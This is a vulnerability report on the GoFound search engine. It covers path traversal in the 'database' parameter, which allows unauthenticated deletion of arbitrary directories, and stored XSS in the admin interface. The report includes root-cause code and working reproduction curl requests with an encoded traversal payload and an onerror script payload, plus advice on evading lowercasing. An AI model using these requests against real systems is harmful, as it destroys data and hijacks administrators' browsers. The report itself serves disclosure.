GoFound Vulnerability Report
Software: GoFound
Developer or vendor: sea-team
Code repository: https://github.com/sea-team/gofound
1. Path Traversal in the database Parameter Leads to Arbitrary Directory Deletion
| Brief description: | An attacker can register any directory as a database through the database parameter, then delete that directory and everything inside it. |
|---|---|
| Affected versions: | 1.1.5 to 1.4.1 |
| Preconditions: | None. |
Root Cause
The database parameter is taken from the query string without validation and concatenated straight into a filesystem path that becomes the engine’s IndexPath:
// searcher/container.go:52-60    commit eec89a008c
func (c *Container) NewEngine(name string) *Engine {
	var engine = &Engine{
		IndexPath:    fmt.Sprintf("%s%c%s", c.Dir, os.PathSeparator, name),
		DatabaseName: name,
c.Dir is the data directory from the configuration and defaults to ./data. name comes entirely from the request, so a value such as ..%2F..%2Fsrv%2Fbackup places IndexPath at /srv/backup.
/api/db/create registers that name in c.engines without checking whether the path exists:
// searcher/container.go:70-87    commit eec89a008c
func (c *Container) GetDataBase(name string) *Engine {
	if name == "" {
		name = "default"
	}
	engine, ok := c.engines[name]
	if !ok {
		engine = c.NewEngine(name)
		c.engines[name] = engine
	}
	return engine
}
/api/db/drop calls DropDataBase, which ends in os.RemoveAll:
// searcher/container.go:119-126    commit eec89a008c
func (c *Container) DropDataBase(name string) error {
	if _, ok := c.engines[name]; !ok {
		return errors.New("数据库不存在")
	}
	err := c.engines[name].Drop()
// searcher/engine.go:617-623 commit eec89a008c
func (e *Engine) Drop() error {
e.Lock()
defer e.Unlock()
//删除文件
if err := os.RemoveAll(e.IndexPath); err != nil {
return err
}os.RemoveAll deletes the target path recursively, so the directory the attacker names is erased together with every file inside it.
The default configuration does not enable authentication, so the two requests above need no credentials.
Reproduction Environment
The lab uses the Dockerfile shipped with the repository:
git clone https://github.com/sea-team/gofound
cd gofound
docker build -t gofound-official .
docker run -d --name gofound --network host gofound-official
The data directory inside the container is /usr/local/go_found/data.
Reproduction
Create a backup directory /srv/backup in the container for demonstration:
docker exec gofound sh -c 'mkdir -p /srv/backup && echo "customer-pii" > /srv/backup/customers.sql && echo "db_password=hunter2" > /srv/backup/credentials.env && ls /srv/backup'credentials.env
customers.sqlThe data directory is /usr/local/go_found/data, four levels above is the container root, so ..%2F..%2F..%2F..%2Fsrv%2Fbackup points at /srv/backup. First register it as a database:
curl -s "http://127.0.0.1:5678/api/db/create?database=..%2F..%2F..%2F..%2Fsrv%2Fbackup"{"state":true,"message":"success","data":"创建成功"}Then delete it:
curl -s "http://127.0.0.1:5678/api/db/drop?database=..%2F..%2F..%2F..%2Fsrv%2Fbackup"{"state":true,"message":"success","data":"删除成功"}The directory and all of its files are gone:
docker exec gofound sh -c 'ls -d /srv/backup'ls: cannot access '/srv/backup': No such file or directory2. Stored XSS in the Admin Interface
| Brief description: | An attacker writes index text containing HTML tags, and the script inside those tags runs when an administrator’s search matches that text in the admin interface. |
|---|---|
| Affected versions: | 1.1.3 to 1.4.1 |
| Preconditions: | An administrator searches the admin interface and the search matches the index text written by the attacker. |
Root Cause
The admin search results render the text field with v-html:
<!-- web/admin/assets/web/src/views/dashboard.vue:113-117    commit eec89a008c -->
            <el-table-column prop="text" label="Text">
              <template #default="scope">
                <span v-html="scope.row.text"></span>
              </template>
            </el-table-column>
When building the response, the server only inserts highlight tags around the matched words and does not escape the original text:
// searcher/engine.go:480-492    commit eec89a008c
		text := storageDoc.Text
		//处理关键词高亮
		highlight := request.Highlight
		if highlight != nil {
			//全部小写
			text = strings.ToLower(text)
			//还可以优化,只替换击中的词
			for _, key := range storageDoc.Keys {
				if ok := (*wordMap)[key]; ok {
					text = strings.ReplaceAll(text, key, fmt.Sprintf("%s%s%s", highlight.PreTag, key, highlight.PostTag))
				}
			}
storageDoc.Text is the original text received by /api/index and is stored in the document store as is, so the HTML tags written by the attacker are parsed by the browser.
The tokenizer strips punctuation and lowercases the text, so <img src=x onerror=...> is split into <, imgsrc, =, xonerror and similar tokens, but the text field itself is unaffected and the tags stay intact.
/api/index and /api/query also need no credentials under the default configuration, so an attacker can write index entries anonymously.
Reproduction Environment
Same as section 1: build with the official Dockerfile and start it with host networking.
Reproduction
Create a database and write the payload to payload.json:
{"id":1,"text":"hello <img src=x onerror=\"document.body.style['background-image']='linear-gradient(rgba(204,0,0,0.85),rgba(204,0,0,0.85))';document.body.style['background-size']='100% 50%';document.body.style['background-repeat']='no-repeat';document.all.app.style.opacity='0.55'\">","document":{"author":"editor"}}curl -s "http://127.0.0.1:5678/api/db/create?database=news"
curl -s -H 'Content-Type: application/json' -X POST --data @payload.json \
"http://127.0.0.1:5678/api/index?database=news"{"state":true,"message":"success","data":"创建成功"}
{"state":true,"message":"success"}Open the admin interface:
http://127.0.0.1:5678/admin/Select the news database, type hello into the search box and press Enter. Once the search matches, the code in onerror runs and a translucent red overlay covers the top of the page:

Note: keyword highlighting is enabled by default in the admin interface, and in that state the JavaScript in the payload must be all lowercase. The server calls strings.ToLower(text) while applying highlighting, so a script containing uppercase letters (for example document.querySelector or innerHTML) becomes document.queryselector or innerhtml and stops working. document.all.app and lowercase property names are unaffected. If the administrator turns highlighting off, the original text is no longer lowercased and the script may use either case.